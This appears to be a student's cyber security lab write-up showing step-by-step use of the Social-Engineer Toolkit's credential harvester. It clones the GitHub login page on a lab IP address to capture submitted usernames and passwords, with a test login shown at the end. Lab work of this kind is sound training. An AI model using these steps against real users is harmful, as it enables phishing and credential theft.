
Rangineny Sai kiran
CB.SC.P2CYS24011

Cyber Security Lab 10
Social Engineering Toolkit




```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

Use Selinux toolkit, then select website attack vectors



```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

Select Harvester attack for phising attack

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



```
 The third method allows you to import your
 should only have an index.html when using
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

Using site cloner for current latest website




```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 10.2.2.2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://github.com/login

[*] Cloning the website: https://github.com/login
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures al
l POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Set Ip to be hosted, and site to be cloned



Sign in to GitHub

Username or email address: shalin

Password: ••••••

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